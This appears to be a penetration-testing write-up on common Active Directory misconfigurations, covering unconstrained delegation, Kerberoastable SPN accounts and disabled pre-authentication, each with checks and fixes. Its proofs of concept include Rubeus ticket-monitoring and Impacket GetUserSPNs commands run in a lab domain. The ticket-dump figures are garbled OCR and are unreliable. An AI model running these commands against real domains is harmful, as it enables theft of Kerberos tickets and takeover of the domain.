# Most common Windows Active Directory Misconfigurations

## 1. Kerberos Unconstrained Delegation

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Impersonation
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure: Configure contrained delegation
- Powershell command to verify the issue:

Get-ADComputer -Filter {TrustedForDelegation -eq \$true -and primarygroupid -eq 515} - Properties TrustedForDelegation

### Figure 1

ies TrustedForDelegat	ion	
DistinguishedName DNSHostName Enabled Name ObjectClass DojectGUID SamAccountName SID TrustedForDelegation JserPrincipalName	: CN=SQL01,CN=Computers,DC=AITpentest,DC=Local : SQL01.AITpentest.Local : True : SQL01 : computer : 585F7430-2f04-442e-b917-4d61ca49e615 : SQL01\$ : S-1-5-21-128100368-1878378561-1114631721-1104 : True :	
DistinguishedName DNSHostName Enabled Name ObjectClass ObjectGUID SamAccountName SID TrustedForDelegation UserPrincipalName	: CN=CLIENT01,CN=Computers,DC=AITpentest,DC=Local : Client01.AITpentest.Local : True : CLIENT01 : computer : 6a85963b-481c-4cc0-a013-bb617775ebc0 : CLIENT01\$ : S-1-5-21-128100368-1878378561-1114631721-1319 : True :	
PS C:\Users\Administr	ator>	

### Attack summary

The attacker can extract the Kerberos ticket which could be used as a login session to compromise the server.

Let's assume that the CLIENT01 workstation has enabled the following function "Trust computer for delegation to any service (Kerberos only)".




Figure 2

## ### Proof of concept

NOTE:

If the admin has logged in at least once to the server which the attacker has already access the attack can be successful. Another way is SE: Domain Admin to connect to any service on the server with unconstrained delegation.

When the admin connects to this service, the admin's TGS service ticket (with the TGT) is delivered to the server and placed into LSASS in case it's needed later.

The attacker would be able to compromise the DC01 server via an admin or service account. Through Mimikatz, Rubeus, Impacket or another tool the attacker can extract the Kerberos ticket (it could be used as a login "session") from privileged accounts (Administrator/KRBTGT). The attack is possible using a low privilege user too.

#### Rubeus.exe monitor /interval:5

#### Figure 3

	ystem32\cmd.exe	- 0
ServiceName	: krbtgt/AITPENTEST.LOCAL	
ServiceRealm	: AITPENTEST.LOCAL	
UserName	: CLIENT01\$	
UserRealm StartTime	: AITPENTEST.LOCAL	
EndTime	: 5/7/2021 4:56:32 AM : 5/7/2021 2:56:32 PM	
RenewTill	: 5///2021 2:50:32 PM : 5/14/2021 4:56:32 AM	
Flags	: name canonicalize, pre authent, initial, renewable, forwardable	
KeyType	: aes256 cts hmac shal	
	ywj0z26Q079mPYzzGknEzbQkSDER0UrdHxO3uYbjJHA=	
Base64EncodedTicket		
	TZCV003/Rn60x3oK0vhz3o0SmYNm83sevBEaLdRI30oVgEEJB4Rn8zjar3aPNJThgWuE131jLYHwESYb+Ym	
3u9x8Ekv11jK4UErpj nL05R0pliKHKhyhXX QeKf1R98pluHy6Kuy 4V99br2wV319GLM4bj Ep/1ENz7/QVNb10bj NwkKH2GL2YKw95Ay4 Yarebt1ch5tqe1mkQj 44ngCebleK4Ckt29V 9522CAbbXXH03h/G gdkwgdagK2ApoAMCAj AuTBAENMA5bCUNM5j	TrcVyQ2;/Rn6Ox3aKg/Mr3aQ5mYkm83agyBFaLdRi2OqVqFE3B4Rn82;ar3aB0/Tbq/mFi323[:Yh4ESYN+Ym LionM47/MbH0K843/RqCzci_indFLRRKPXC3VmWhWkobg2N+L+MkWR4a88BmDPXnn5damrg7]Irs4cfCfdF wXR2MjqFekxD3i/c8:E61wgKHtUok813oqGPeRQUL1_HMgBQQ07818XC1hg3wxVFTJudgvoymInMbbBXK dV8kvgV+2Htcr6HEHIQ+XFrPo11XE70hYPmIc8A5a6NZh3qXQ10xKY+253J9PX6HR37MTFVim/DORBbAXgETD BH0BZvjh5dq5EDccsC01j:Z2NLKgZ1Z2UKCKT8DPMIn40cbbdr1V87QUT7C9q1DQnR8Lrm5pZ28k66/8P B++03HEuq37VmE56camF+1/Q1YGK0y6jrXjw7Zq021BU2CH88gHXV8+hO4ybKAF1Ve30PXJ59V/597J0080V22 rx6hj505gRyPepir1qv+45ksK1Zmyh3EhNV1704bkB0FXVF1e4F669Mm6K8KKUmk14Q0091DV6CbtAR F9/3H2PCtd5CE5DEArsZulhKgHZmyh3EhNV17V16kBB0FXVXTCDpTF1kaMbHeFCvfj5B4UV30HTF6q4B4UV30HTJHb 4243jU3ByTBrhn1BpX3a2MH332x08fqYYBF2x0kJKXq04HENTHwAMKAQC1gegEgeV8geLggdw RK1bg0gvyh022Q6Q39mPx2c26Q693mPx2c28d64zbW7P8F2x0kJKXq04HENTHwAMKCAC1gegEgeV8geLggdw RK1bg0gvyh022Q6Q39mPx2c28d64zbW7DHMeHc80Xv5Ty2NLqmERgPMJAyHTA1H0cyHTU2NJapKeVD1FWH3J8 w8B5VRQRUSURVNULKxPQ6FMqU4AAUKGAABgK0T+W12NLm4AB3ZMG64885VRQRUSURVULLXPQFH	
3u0x0E/v113K4UE/Hp nLOSRQDU/HKHHy/HX QekflRB8piuTy6kAy 4V90p:2v130GLMBH Ep/1ENE7/gVNh100 NWKH2GL2VKw9EAy4 YarebiLchStqelm(Q 44ngCeblekdCkt29Y S92aChAbKXH03h(C gdKwgdagk2ApaAMCAI AwEBAENMASEUNNS NTE0MTE1NJMyWqgSG: ServiceName	<pre>lienu47/UhdN0t482/QRzcbzjndFLRXPk020nmWNrkw6ob74+twKNKaz88m.dD7Xin5damcq7]1e+dcTdF wRzNijdreKob7(czeE0EjwgKUtow83 30gPRPUL-1 hMg00078182C1bg3wv57LidqvoymTrkMmbORbkFX dv8kvg4:pitckofEbcscdifzcHk1kg2iZ2auKcK18BWTAG0cb0978182C1bg3wv57LidqvoymTrkMmbORbkFX dv8kvg4:pitckofEbcscdifzcHk2iEx22 MBMBzvihSdg2EbcscdifzcHk2iEx22 vRGhjo5D5gKpPepir1qr+45uskgTzmyh3ERNYTVioRBBUZCH8BgWX8+h0xybK4FTv530PX55/10x8gNv22 exGhjo5D5gKpPepir1qr+45uskgTzmyh3ERNYTVioRBBUZCH8BgWX8+h0xybK4FTv530PX55/10x8gNv22 exGhjo5D5gKpPepir1qr+45uskgTzmyh3ERNYTVioRBBUZCH8BgWX8+h0xybK4FTv530PX55/10x8gNv22 exGhjo5D5gKpPepir1qr+45uskgTzmyh3ERNYTVioRBBUZCH8BgWX8+h0xybK4FTv530PX55/10x8gNv22 exGhjo5D5gKpPepir1qr+45uskgTzmyh3ERNYTVioRBBUZCH8BgWX8+h0xybK4FTv530PX55/10x8gNv22 exGhjo5D5gKp2eLinfszcH169WqH65Liq5eDmmmcf98CUv7x/2203U2uouzy2906ca3DYTpEqAX1NauasLKrY fnuF7cJXLHuL0yKkpJj4NA5kaLs53amhuSPYCFtHJj6CVXCtDp5TP1KaN9b+fcFv5jb4Bdu730HT71bb 4z43JU38JTenn1BpXia3UHA33z028Gr4PX82xbj7XL0gAUHZLTHhowARCQCJLUEV0VFVTCSHT0NBTKLHMB5g UV0V0AxXHKH4U4Q06AAKUK650K80HSUH0uHzKNYTVALBERPH3yHX1HAUUCVUFVTVCSHT0NBTKLHMB5g UV0V0AxXHKH4U4Q0FAAUKG8AUKGAUKAByBLFNDWH2KNTSHTLERNYTAU 8BBSVR0RUSURVNULLkxPQ0FM4SUUL6ADAgECoRwwGhsGa3J1dGd06X8BSVRQRUSURVNULkxPQ0FM : cifs/DC01.AITpentest.Local</pre>	
3u0x0Efv113k4UEfp nLOSR00UHKHKyhtXv QekflRp8p1wTy6kAy 4V99br2wJ3fGLM4bl Ep/1EN27dVVD100D NMKkHZGL2Kk4PAy4 Yarebt1ch5tqe1mQ 44ngce1ek4Ct29Y 5292cAnbKxHD3h7 gdKwgdagk2ApoAMCA ArEBAERMAsbCUNNS NTE0MTE1NjMyWqg5G ServiceRealm	liénú4)/UhdN0t48j/QRzcbzjndFLRXPkOZ0mmWN+Wocb74+twKWR4az88m+OPXin5damrQ7]1F+4cfGff WRZNJjfckeNo2j/cz6E1gvKUHOu83i3QGPAPOUL-114Ng0QO78182C1bgSvvXFT1udyovyInThMbD6XX dY0kvgV+2Htcr6HENIQ+XF-PO1lXE7DiYPmIe845a6NZh3qXQJOX4Y+25J9PX0HR37MTFVNm/DORbbAYgfD DMU8Z/Jf5dgsEDEcsc0jjzZNLKgziZzJwKcKT8DPMTn4OcbMr1v97QU17/5Q1DQNR8L~h5pz28k66/8P B+0j4EugJ7VmE65am=1/UjVGNVGjr5VjzYzqz018U2CH88PJKV3HCAbyKAFTVs2QVSJ59/TOU8QUV22 PX6hj505gK95epir1qv+4SuskgIzmyh3ERNVTY1oPKBmPIKv1eF4F65M9mK608KV.mk14qvOD91DV6CbTAR F9J3U2Cf4C5c5EDEArszulhK94i5U363BHmHUSPVC+tHj9GVXXC1DpSTP1KaM09+fcFvCj5M84UNauasLkrY tnIFF0JXLHUJ0yKkgJjJ4A456kaLs63HmHUSPVC+tHj9GVXXC1DpSTP1KaM09+fcFvCj5M84UNauasLkrY 4r3j1U38JTFM1BDX3a3UFM347098f2Xx0JKX2002U2022C2C26g87gBVg8eJggdggdw RKh1g0gvj0226Q879mPz:2GknE±0b(S5ER8UndHkO3Uvbj1HCEHsQUILUEV0VEVTVCSHT0NBTTLHMB5g UVV0VAXKHWALAQ6FAAKURASM9bTXHOUMLEVKTYZNIgERBPNAyMTANDCyHTU2NL5PEVDIMH5g X8BSVRQRUSURVNULkxPQ0FMg5Uwf6ADagECoRwwGhsGa3J1dGd0Gx8BSVRQRUSURVNULkxPQ0FM : cifs/DC01.AITpentest.Local	
3u0x0E/v113k4UE/hp nL05RQ0UikHk/hyKky QekflRB8piuTy6kAy 4V90p-zvV136GLM8b Ep/iENz7/QVNb100 NwikkHzGizVx0B2Ay 4AngceblekGizVx0B2Ay 502aCahbXKxH03h/GK25 S02aCahbXKxH03h/GK25 NTE0HTEINjHyWqgSG ServiceName ServiceRealm UserName	<pre>lienu47/UhdN0t482/QRzcbzjndFLRXPk020nmWNWxk0ab74+twKNKaz88m.dD7Xin5damcq7]1e+dcTdF wRzNjdTekobQ071e2t6ETugKUthou83 jaq6PePQUL=11Mg0Q078182C1bg3wx9T1dqvoymTfMub0EAX dV0kvg4:pitcr6HENtQ4FrPol1XE7ohYPmTe845a8U2h3qX010xY+253PPX0HR37HTfVmW/D0Rbb4YfD DWBZvh5dg5EDcsc0j1zzfNkg1z222uKtKT8DPMTA0cb4Dw19X90U175Q1D02B1ex0EbpyZ8k6678P 8+e9fetug77wHP065amE+1/01YKG1Xy6jrXjv7zqor1BB12CH88g9W08+h0AybLAETYA50gPXj55/10u8g0722 ex70ij505B1y6Pepir1e1y+45su581zmyh3ERhVT140FBHB7LvLie+F466W0mKc68KULmit4qn0200B1WACbtAR F9/3H2PCtd5CE5DEAr5zw1h6W0qH65Uq5eDmmcF9BCUY27203012uouzy28PcaBVT1FeqAVINauasLkrY tru1FF07LLHuL0yKkp1j34A55da5a3bmHc3PVCFCHU732C03012uouzy28PcaBVT7FeqAVINauasLkrY 4z3jU38yTenni18pXia3z14HSi33z0g8fq/YP8F2x0kjKQx04Hz1HboAMcAQC1gegfgeV9ge1Ugd+ggdaw RKh1g0gywj0z26Q879Pm7zz6knz120k5DER0H-dHv02w1bj1cKcEFBQ9JUUEV0VEVTVC5HT081TK1HM5g U0V00AxXHM+Au4Q0EAAXUK6A84y0LXHDuBLEXHY72Hq ERBPHJAyHTA1HDCyHTU2EL3p2Hg04+ggdaw RKh1g0gSVRQRUSURVWULkxPQ0FAMSLWLAAAgECcRwwGh5Ga3J1dGd0Gx8BSVRQRUSURVWULkxPQ0FM : cifs/DC01.AITpentest.LoCal : A1TPENTEST.LOCAL</pre>	
3u0x0Ekv113k4UEhp nL05R0pUikHkhyhky Qekf1R98p1ury6kAy 4V90p-XvJ36GLM4B Ep/1ENz7/qVvh10D Nkkk42c12xVk9f34y 4ungce1ekaCkt29Y S92aCAnbXKxHD3h/G gdkugdagk2apoAKCA AuTBAaENMAsbCUNNS NEGMTE1NjMyWqgSG ServiceRealm Userkealm	liénidi/UhdNot48j/QRzcbzjndFLRXPkOZ0mMWHvkobb74+twKWRaz88m+DDXin5damrq7jlr0+dcTdF wXRXHjdTekNojl /czsEoTgwkUhou8i3ogPAPPUL-1 HMg00078182C10g8vxVFTLdqvvyUnThMb0FKXK dY0kvg4:2Htcr0HENTQXFrPollXE70hYPmL8845s4U2h3qXQDxK4v-253PDX0HR37HffVWW/DORbbAYgFD bMU82vjh5dqsEDEcsc0ijzZN1KgziZ22uHCkKTB0PHIn40cbbvPlv87QU17C9q1DqnR8Lrn5pzZ8k66/8P 8+0j4Eug17VmFD6czm+1/QTVGUXyGjrXjw7zqoz1BU2CH88gVXV8+h0AybKAFTV=3QPX59F1C08QUV2 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh3ERhVTV10rkBmP1Vk7QU17C9QU2Du2V298483 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh3ERhVTV10rkBmP1Vk7Q020L2u022984283 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh3ERhVTV10rkBmP1Vk7Q020L2u022984283 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh3ERhVTV10rkBmP1Vk7Q020L2u022984283 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh3ERhVTV10rkBmP2Vk1eF4F69MmKG08KV.mk1aqvOD91DV6CbTAR P5)3U2PC4G52E5D64rSzu1h6V3A32096f74VPB722xdyKR2020212u0229202020220222 PXRhjoSbgKp9ep1r1qv+4SusKglzwyh7823x0kgfZwqH2H1MuAMCACCjgggEgeV9geLugd+ggdw RKhIg0gywj0226Q079mPyzGknEzb0KSDER0HrdHx03Vbj1HcEh5QQU1UUEV0VEVTVCSHT0HFTK1MH85g UV0V0AxKHWAUAQ0EAAKURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNCVFU7USHT0HFTK1MH85g UV0V0AxKHWAUAQ0EAAURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g UV0V0AxKHWAUAQ0EAAURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g VV0V0AxKHWAUAQ0EAAURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g VV0V0AxKHWAUAQ0EAAURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g VV0V0AxKHWAUAQ0EARAURAR849HD5HVDUMEXKYTV2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g VC0V0AxKHWAUAQ0EARAURAR849HD5HVDUMEXKYTY2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1MH85g VV0V0AxKHWAUAXKAUAQ0EARAURAR849HD5HVDUMEXKYTY2H0FERPHJAYHTAUNAURCVFU7USHT0HFTK1HM85g VC0V0AxKHWAUAXKAUAQ0EARAURAR849HD5HVDUMEXKYTY2H0FFK0FTK0FTK1H9FK0FTK0FTK1H9FK0FTK0FTK0FTK0FTK1H9FK0FTK0FTK0FTK0FTK0FTK0FTK0FTK0FTK0FTK0F	
3u0x0E/v11;K4U <sup>E</sup> hp nLOSRQDUiKHKhyhXy QekflR98piuTy6kAy 4V90p:v136GLM8b Ep/1EN27/QVND100 NikkHzG12Wx0F2Ay 4Angceb1ek5(c12Wx0F2Ay 4Angceb1ek5(c12Wx0F2Ay 5202CAnbXXHD3h/CK129Y 5202CAnbXXHD3h/CK129Y 5202CAnbXXHD3h/C gdKwgdagC2ApoAMCA1 AltBAaFNMabCUNN5N NTEOHTEINjHyWqgSG ServiceName ServiceRealm UserName	<pre>lienu47/UhdN0t482/QRzcbzjndFLRXPk020nmWNWxk0ab74+twKNKaz88m.dD7Xin5damcq7]1e+dcTdF wRzNjdTekobQ071e2t6ETugKUthou83 jaq6PePQUL=11Mg0Q078182C1bg3wx9T1dqvoymTfMub0EAX dV0kvg4:pitcr6HENtQ4FrPol1XE7ohYPmTe845a8U2h3qX010xY+253PPX0HR37HTfVmW/D0Rbb4YfD DWBZvh5dg5EDcsc0j1zzfNkg1z222uKtKT8DPMTA0cb4Dw19X90U175Q1D02B1ex0EbpyZ8k6678P 8+e9fetug77wHP065amE+1/01YKG1Xy6jrXjv7zqor1BB12CH88g9W08+h0AybLAETYA50gPXj55/10u8g0722 ex70ij505B1y6Pepir1e1y+45su581zmyh3ERhVT140FBHB7LvLie+F466W0mKc68KULmit4qn0200B1WACbtAR F9/3H2PCtd5CE5DEAr5zw1h6W0qH65Uq5eDmmcF9BCUY27203012uouzy28PcaBVT1FeqAVINauasLkrY tru1FF07LLHuL0yKkp1j34A55da5a3bmHc3PVCFCHU732C03012uouzy28PcaBVT7FeqAVINauasLkrY 4z3jU38yTenni18pXia3z14HSi33z0g8fq/YP8F2x0kjKQx04Hz1HboAMcAQC1gegfgeV9ge1Ugd+ggdaw RKh1g0gywj0z26Q879Pm7zz6knz120k5DER0H-dHv02w1bj1cKcEFBQ9JUUEV0VEVTVC5HT081TK1HM5g U0V00AxXHM+Au4Q0EAAXUK6A84y0LXHDuBLEXHY72Hq ERBPHJAyHTA1HDCyHTU2EL3p2Hg04+ggdaw RKh1g0gSVRQRUSURVWULkxPQ0FAMSLWLAAAgECcRwwGh5Ga3J1dGd0Gx8BSVRQRUSURVWULkxPQ0FM : cifs/DC01.AITpentest.LoCal : A1TPENTEST.LOCAL</pre>	
3u0x0E/v11;K4UE/hp nL05RQ0UiKHK/hVXQ QekflRB8pluTy6kAy 4V90p-zv13GGLMB4 Ep/iENz7/QVNb100 NikkHzGizYk0EAp4 4AngCeblekdKt297 592aCnbXK2HD3h/G gdKugdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h/G gdKUgdagtZAnbXK2HD3h	<pre>lienu47/UhdN0t482/QRzcbzjndFLRXPk020nmWN+%kobb74+twKNKaz88m.dD7Xin5damcg7j1r8+dC1dF wRzNjdTekob071/czteElwgtkUthuoBi30g6PPULL=11Mg00078182C1bg3wv571udovoymIntMmb6RXK dV0kvg42Htcr6HEHtQ4XFPD11XE70hYPmE8B5aBtZh3qX010xY+253PPX0HR37HTfvMm/ORBb4zYfD DWBZvjh5dg5Bt6:sc0j1zztNkg1z22uKtKT8DPMTA0cbabPUL30LV253PPX0HR37HTfvMm/ORBb4ZYfD BHRZvjh5dg5Pepir1ety-45sgtTayh3ENtV14FXBPMTA0cbabPU392U1759g1DonBtEntp5z28k6678P B++0f4Eug77wBF065amE+1/0TVG1Xy6jFxjHz7qor1BBUCH88g9WX9hADybLAFTv530PX559/IDu80P22 ext0hi5D5BtP06pepir1ety-45sgtTayh3ENtV140FkBBPUX+16+F6490Mm6KABSKVLmit4aP009D1W4CbtAR F9/3H2PCt5CE5DEAr5xu1h6Mkg465lug50DmmcF0BCUV57y2030L2uavzy20BeR3MV7bEqAVDHausELKY tmLFF705XLHuL0ykkpj1j4At55kaLs53HmHuSPYC+tHJ3pCYACtDp5TP1Kak0b+FcfvCjb4B4UY30HT3Hb 4t43jU38jTehnniBpXH3a3r0g8rdqYP8F2xk5yKQo4Hz1HaoAKAQC1ggg1gEv29g1Lwgd+ggdAw RKh1g0gywj02280g979m7zs6kn±263hmHuSPYC+tHJ3pCYACtDp5TP1Kak0b+FcfvCjb4B4UY30HT3Hb 4t43jU38jTehnniBpXH3a3r0g8rdqYP8F2xk5yKQo4Hz1HaoAKAQC1ggg1gEv29g1Lwgd+ggdAw RKh1g0gUx00ax;VM+Au4AQ0EAAKURAAByMD1xHDuALExNYT2AH_BERMFLAWJAUTHaoAKAQC1ggg1gEv28g1Ngd+ggAw RKh1g0gUx00ax;VM+Au4AQ0EAAKURAAByMD1xHDuALExNYT2AH_BERMFLAWJSQLUUEV0VEVTVC5MTR08TK1HM5g UV00Ax;VM+Au4AQ0EAAKURAAByMD1xHDuALExNYT2AH_BERMFLAWJSQLUUEV0VEVTVUC5MTR08TK1HM5g UV00Ax;VM+Au4AQ0EAAKURAABAyMD1xHDuALExNYT2AH_BERMFLAWJSQLUUEV0VEVTVUC5MTR08TK1HM5g UV00Ax;VM+Au4AQ0EAAKURAABAYMD1xHDuALEXNYT2AH_BERMFLAWJSQLUUEV0VEVTVUC5MTR08TK1HM5g UV00Ax;VM+Au4AQ0EAAKURAABAYMD1xHDUALEXNYT2AH_BERMFLAWJSQLUUEV0VEVTVUC5MTR08TK1HM5g UV00Ax;VM+AU4AQ0EAAKURAABAYMD1xHDUALEXNYT2AH_BAAKAACG1gg4Jg2H2W2D4V9HJEW XB55VRQRU5URVHULkxPQ0FMg5WL1ADAgECRAwwGh5Ga3J1dGd6cxB55VRQRU5URVHULkxPQ0FM : clfs/DC01ALTPentest.LoCal : ATTPENTEST.LOCAL : S17/20214:5632 AM</pre>	
3u0x0EkV113K4UĚHp nLOSROJUKHKHyHX QeKF1R98p1uTy6KAy 4V09br2VJ196LMB Ep/1EN27/QVVD10D NKKH26L2XVN954AY 4Varebt1chStaelmkQ 44ngCe0lek4Ckt29Y 592aCAnbXKxHD3h/G gdkugdagK2apAAKAL ÅuTBABENMAsbcUNMS NTEØHTE1NjMyWagSG Serv1ceName Serv1ceName UserRealm StartTime EndTime	lienu47/UhdNot485/qRzcbzjndFrRXPkoZen+WW+wkobb74+twKWRaz88m+DPXin5damrd7]1e4+ctGfF wKR2Hjdrekob027/csteEntgkvENtow833ogPePVQL-1h40g0079182c1bgsvx9T1ddvoymTrVhwDrORbb4YfD DWBZvjh5dgsbEroscs0j1z2VLNgzjL2zukcKT8DPVT1Aocbe0079182c1bgsvx9T1ddvoymTrVhwDrORbb4YfD DWBZvjh5dgsbEroscs0j1z2VLNgzjL2zukcKT8DPVT1Aocbe0079182c1bgsVx9T1ddvoymTrVhwDrORbb4YfD DWBZvjh5dgsDeiscs0j1z2VLNgzjL2zukcKT8DPVT1Aocbe0Hv1V87QUIT7C9JL0pR8trNspz28k66/8P B++0j4Euj37VmFD65cmF1/Q1VEUXgjCjxjWrZqoz18U2CH88gWX8+h0Aybk4F1vs30PXJ59/J0w80V22 rX6hj505QKp94pejr1q4v4-SuskEJzw3REhVT104PKBmPXvL14+f469WMm68K8VLmk14q0091DV6CtFAR F9/3W2Ctd5CE5DEArszw1h6WWqH65Ug5eDmmcf9BCUVX7yZ03Q12uouzy28Pca3DY7EqAX1Nauas1krY tuTF7oIXHUJ0xKpj1j4AfsKala.s3mHmLPKVctHJ39CVXCtDp3F1kaW9bFfc4vCjB4WV30HT7Hb 4z43jUB3yTBrhn1BpXu3azWHX33z008fqVYP8F2x0kyKxqAHzH1HwAMKAQC1gegEgeVggE1gg4rggdw RK1bg0gwy102206079mPvz2c080fqVYP8F2x0kyKxqAHzH1HwAMKAQC1gegEgeVgB1gg4rggdw RK1bg0gwy102206079mPvz2c080fqVP8F2x0kyKxqAHzH1HwAMKAQC1gegEgeVgB1gg4rggdw RK1bg0gwy102206079mPvz2c080fqVP8F2x0kyFXqAHzH1HwAMKAQC1gegEgeVgB1gg4rgdfw RK1bg0gwj02206079mPvz2c080fqVP8F2x0kyFXqAHzH1HwAMKAQC1gegEgeVgB2Ug84rgdfw RK1bg0gwj02206079mPvz2c080fqVP8F2x0kyFXqAHzH1HwAMKAQC1gegEgeVgB2Ug84rgdfw RK1bg0gwj0220679mPvz2c080fqVP8F2x0kyFXqAHzH1HwAMKAQC1gegEgeVgB2Ug84rgdfw RK1bg0gwj0220679mPvz2c080fqVP8F2x0kyFXqAHzH1HwAMKAQC1gegEgeVgB2Ug84rgdfw RK1bg0gwj0220679mPvz2c087m2fx0kyFXqAHzH1HwAMKAQC1gegEgeVgB4Uy20HT7H9 zc1fs/DC01.AITpentest.Local : c1fs/DC01.AITpentest.Local : c1fs/DC01.AITpentest.Local : AITPENTEST.LOCAL : S7/72021 4:56:32 AM : S7/72021 4:56:32 AM	

## 2. Service Principal Name

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Kerberoasting
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure: Remove SPN users from privileged groups
- Powershell command to verify the issue:

aduser -filter \* -properties Name, ServicePrincipalNames | where-object {
 (\$\_.ServicePrincipalnames).Count -ne 0} | Select Name, ServicePrincipalNames

### Figure 4


			^
inistrator> aduser -filter * -properties Name, ServicePrincipalNames   where-object { ( -ne 0}   Select Name, ServicePrincipalNames	\$Servi	icePrin	cip 🔨
ervicePrincipalNames			
nttp/server1.aitpentest.local:80} kadmin/changepw}			
	ne 0}   Select Name, ServicePrincipalNames rvicePrincipalNames 	ne 0}   Select Name, ServicePrincipalNames rvicePrincipalNames 	ne 0}   Select Name, ServicePrincipalNames rvicePrincipalNames 

### ### Attack summary

The attacker could use a low privilege user account to get the Admin ticket abusing of SPN function.

Let's assume that the SPN (servicePrincipalName) http/server1.aitpentest.local:80 is assigned to Administrator account.

Figure 5




## ### Proof of concept:

Using Kerberos Impacket Tools the attacker could obtain the Ticket of privileged accounts.

L\$ python3 /home/teodor/.local/bin/GetUserSPNs.py -request -dc-ip 10.0.2.4
AITPENTEST.local/Test:Test123

### Figure 6



## 3. No Kerberos Pre-Authentication

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: AS-REP roast
- Commonality of being misconfigured: 75%
- Ability to secure: Yes
- How to secure: Disable "Do not require Kerberos preauthentication" function
- Powershell command to verify the issue:

Get-DomainUser -PreauthNotRequired

You can use powerview.ps1 or you can check it manually see figure 7

Figure 7

Active Directory Users and Computer	Glenda Mireille Properties ? X —	×
File Action View Help		
	Published Certificates Member Of Password Replication Dial-in Object	
🗢 🔿 🙋 🖬 🤞 🗎 🗙 🗐	Security Environment Sessions Remote control	
> 📔 Managed Service Acc 🔺	Remote Desktop Services Profile COM+ Attribute Editor	~
🔉 🚞 Program Data	General Address Account Profile Telephones Organization	
🗸 🚞 System	Userlogon name:	
📔 AdminSDHolder		
> 🚞 ComPartitions	Glenda.Mireille @AITpentest.Local ~	
> 🧮 ComPartitionSets	User logon name (pre-Windows 2000):	
> 🧮 DomainUpdates	AITPENTEST\ glenda.mireille	
> 📔 IP Security		
> 🦳 Meetings	Logon Hours Log On To	- 14
> MicrosoftDNS		
> Policies	Unlock account	
> 🧮 RAS and IAS Serve		
> WinsockServices	Account options:	
> 🦳 WMIPolicy > 🏥 Default Domain P	Use only Kerberos DES encryption types for this account	
Default Domain P Dfs-Configuration	This account supports Kerberos AES 128 bit encryption.	
> DIS-Configuration	This account supports Kerberos AES 256 bit encryption.	
> File Replication Se	Do not require Kerberos preauthentication	
> FileLinks		
> Password Settings	Account expires	
PSPs	Never	
> 🕅 RpcServices	◯ End of: Tuesday , June 8, 2021 🔲 🔻	
Users		
Setou Olimitar		
< >		~
	OK Cancel Apply Help	

## ### Attack summary

Let's assume that the user "glenda.mireille" has enabled the following functions figure x.

If Pre-Authentication is not required the attacker can simply send a fake AS-REQ, which the KDC will immediately send the TGT because there is no password required. The AS-REP will include the TGT, along with some additional data that is encrypted with the user's key, a.k.a. the password hash, which can be obtained from the data and cracked offline.

### ### Proof of concept

